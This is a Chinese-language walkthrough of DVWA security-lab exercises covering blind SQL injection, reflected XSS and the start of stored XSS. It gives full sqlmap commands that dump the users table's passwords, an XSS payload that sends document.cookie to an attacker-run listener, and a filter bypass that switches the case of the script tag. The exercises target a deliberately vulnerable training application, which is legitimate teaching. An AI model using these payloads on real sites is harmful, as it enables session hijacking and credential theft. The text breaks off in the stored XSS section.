
源码：

1. 用户输入处理：首先，脚本检查是否有名为“Submit”的表单提交。如果有，它会获取用户输入的“id”。
2. SQL 查询：接下来，脚本构建一个 SQL 查询，从名为“users”的表中选择“first\_name”和“last\_name”字段，其中“user\_id”等于用户输入的“id”。这里没有对用户输入进行任何验证或转义。
3. 执行查询：脚本执行查询并获取结果集。然后，它检查结果集中的行数。如果行数大于0，表示用户ID存在于数据库中，脚本会显示相应的消息。否则，脚本会返回404错误，表示用户ID不存在。




1. **DVWA SQL Injection（Blind） —— Medium ：**

和之前的SQL注入一样，这里使用下拉框来限制输入：





同样使用hackbar来构造请求：






查询数据库名称长度是否大于4，发现报错，所以确定数据库名称长度为4：



同样使用sqlmap实现自动化注入。


获取数据库名称：

***sqlmap -u "http://10.26.42.211:33349/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie "security=medium; PHPSESSID=h0j70kbt3nb65sat95q4ikgl12" --current-db --technique=B -v 3 --batch***




获取数据库中所有的表名称：

***sqlmap -u "http://10.26.42.211:33349/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie "security=medium; PHPSESSID=h0j70kbt3nb65sat95q4ikgl12" -D dvwa --tables --technique=B -v 3 –batch***




获取users表字段名：

***sqlmap -u "http://10.26.42.211:33349/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie "security=medium; PHPSESSID=h0j70kbt3nb65sat95q4ikgl12" -D dvwa -T users --columns --technique=B -v 3 –batch***




获取users\_id和password：

***sqlmap -u "http://10.26.42.211:33349/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie "security=medium; PHPSESSID=h0j70kbt3nb65sat95q4ikgl12" -D dvwa -T users -C user,password --technique=B -v 3 --dump –batch***




源码：源码与Low级别源码类似，只是得到用户提交的数据id后，使用mysqli\_real\_escape\_string函数进行转义，之后再利用用户数据拼接成sql语句getid。




1. **DVWA XSS（Reflected） —— Low ：**

输入payload，<script>alert(1)</script>：




有弹框弹出，攻击成功：




接着尝试获取cookie，payload为<script>document.write('<img src="http://192.168.232.164:8899/'+document.cookie+'"/>')</script>。

需要在攻击机上发起http服务，python2 -m SimpleHTTPServer 8899：



然后在输入框中输入上述payload，就可以在攻击机上看到cookie：




分析源码：可以发现，源代码没有任何防护，只要输入不为空，就会直接显示到用户浏览器界面上。




1. **DVWA XSS（Reflected） —— Medium ：**


我们同样首先尝试输入payload，<script>alert(1)</script>：




可以发现，网页没有弹出弹框，而是显示出来了alert(1)，说明<script>被删掉了：




尝试将script改为大写以绕过防护，payload：<sCript>alert(1)</script>：




成功弹框：




仿照第一步的做法即可得到对应的cookie，只需要将<script>改为<sCript>即可：







分析源码：相比Low级别的代码，Medium级别多了一个str\_replace函数，这个函数的作用是：如果在$\_GET['name']中找到字符串'<script>'就替换成''，也就是起到删除<script>的效果。需要注意的是，str\_replace函数是区分大小写的，所以可以直接用大写绕过。




1. **DVWA XSS（Stored） —— Low ：**



我们同样首先尝试输入payload，<script>alert(1)</script>，但是发现name栏限制长度，而message栏可以成功输入：






